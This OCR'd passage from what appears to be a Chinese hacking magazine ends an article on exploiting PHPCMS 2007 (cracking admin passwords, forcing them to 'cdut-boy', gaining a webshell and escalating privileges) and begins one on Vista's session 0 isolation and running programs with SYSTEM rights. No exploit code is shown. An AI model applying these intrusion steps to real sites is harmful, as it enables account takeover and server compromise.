


图 13




图 14

令得到服务器的IP地址，然后就可以直接远程登录这台服务器了，如图15。




图 15

很多黑客站点都是使用的PHPCMS系统，比如黑客基地就是，按照前面的步骤也能顺利拿到管理员帐号。如果大家认为这种爆密码再去查询比较麻烦的话，还可以直接使用“暴力改密码为cdut-boy”把指定用户（比如管理员）的密码改成自己想要的（默认为cdut-boy）。从exp的原理到编写再到利用，从拿webshell到提权，就介绍到这里了，如果还有什么疑问可以到X论坛一起讨论交流。

小编提示：事实上这个漏洞还是非常严重的，许多使用phpcms sp6的网站都可以被轻松的搞定，目前官方网站已经推出了最新的补丁程序，请大家马上下载修复。

（本文所涉及到的PHPCMS2007 exploit已收录到光盘中）

浅谈windows vista的session 0隔离

文章难度：★★★
文章简述：通过对Vista和以往操作系统的对比，[illegible]介绍了session 0隔离的概念

BaseNet

Windows Vista系统不论是在性能还是安全方面都比以前的Windows版本强大了很多，在这些新特性里，session 0隔离是值得我们深入理解的一个概念！

一、Vista与以前Windows版本的session对比

如果我们仔细查看Vista中的进程，就会发现存在两个csrss.exe进程，如果进行远程终端连接，就会发现有更多个csrss.exe，csrss.exe是Windows子系统（Windows Subsystem）的用户模式部分，在Windows以前的版本中，通常我们只能看到一个csrss.exe进程，那为什么会出现两个进程呢？答案就是session 0隔离，Vista将服务运行在session 0会话中，而第一个交互登录的帐户则运行在Session 1会话下，通过给应用程序和服务分配不同的会话，阻碍应用程序和服务进行通信，这种提高系统安全的机制称为session 0隔离！

正是因为sessin 0会话机制的存在，导致用户交互登录以后，系统将会同时打开两个session（0和1），所以Windows Vista才需要两个csrss.exe进程，分别服务于这两个会话，我们将Vista中的会话与Windows以前的版本（以WindowsXP为例）做个对比。

1、WindowsXP中的session

（1）当用户交互登录计算机后，session 0会话被激活，在WindowsXP中，Session 0里面是允许同时存在服务程序和一般应用程序的，在这种情况下，如果一个恶意软件成功的在一个计算机里创建了一个交互式服务，那么它可以向Windows应用程序窗口发送消息来达到控制应用程序的目的，这就是为什么很多木马都以服务启动的原因！

（2）Windows是一个多用户、多任务的操作系统，当第一个终端用户远程登录Windows的时候，会产生一个ID为1的session。在session 1中只有普通应用程序，我们可以连接远程终端后，通过query sessin和query process进行查看，从而验证上面结论的正确性，如图1，从图中可以看到session ID为1而且进程中并没有服务程序进程。




图 1

（3）当第三个用户进行远程桌面登录的时候，和（2）中的情况类似，只不过这时候的ID为2而已。

2、Windows Vista中的session

（1）我们登录Vista会产生两个会话，一个是session 0，一个是session 1，在session 0里面运行的是服务程序，而在session 1中运行的是应用程序。

（2）当第一个终端用户登录Vista的时候，会产生一个ID为2的会话，也就是说Vista里面的远程会话ID是从2开始的，

这点就证明了我们登录 Vista 的时候系统已经创建了两个 session，通过 query session 和 query process 我们可以证明上面的结论是正确的，如图 2。




图 2

通过对比我们知道 Windows Vista 在用户交互登录的时候会产生两个会话，session 0 和 session 1，我们在 WindowsXP 和 Vista 中分别运行记事本程序，通过 Process Explorer 查看进程的会话，如图 3、图 4。通过这个简单的试验，证明了 Vista 中应用程序是运行在 session 1 中的，而 XP 中的应用程序是运行在 session 0 中的，通过查看 svchost 装载程序，我们会发现在 Vista 和 XP 中都是运行在 session 0 里面的。

结论：Windows Vista 采用了 session 0 隔离机制，将应用程序和服务会话隔离，从而保证系统安全。

二、system 权限在 Vista 的开启该如何进行

在前几期文章中，我们介绍了如何让应用程序以 system 权限运行，在方法中我们提到了 at 命令，因为 at 命令是基于 Task Scheduler 服务的，在 Windows 以前的版本中有很多服务都是以 system 权限运行，包括 Task Scheduler，所以通过 at 命令我们可以将程序以 system 权限运行。

在 Vista 中我们通过同样的方法将应用程序的权限提升为 system 是不可行的，即便是加上了 /interactive 参数，如图 5。出现这种情况的原因也是 sessin 0 隔离所导致的，这里牵涉到 WinSta0 窗口站这个概念，它的主要作用就是通过键盘、鼠标与




图 3

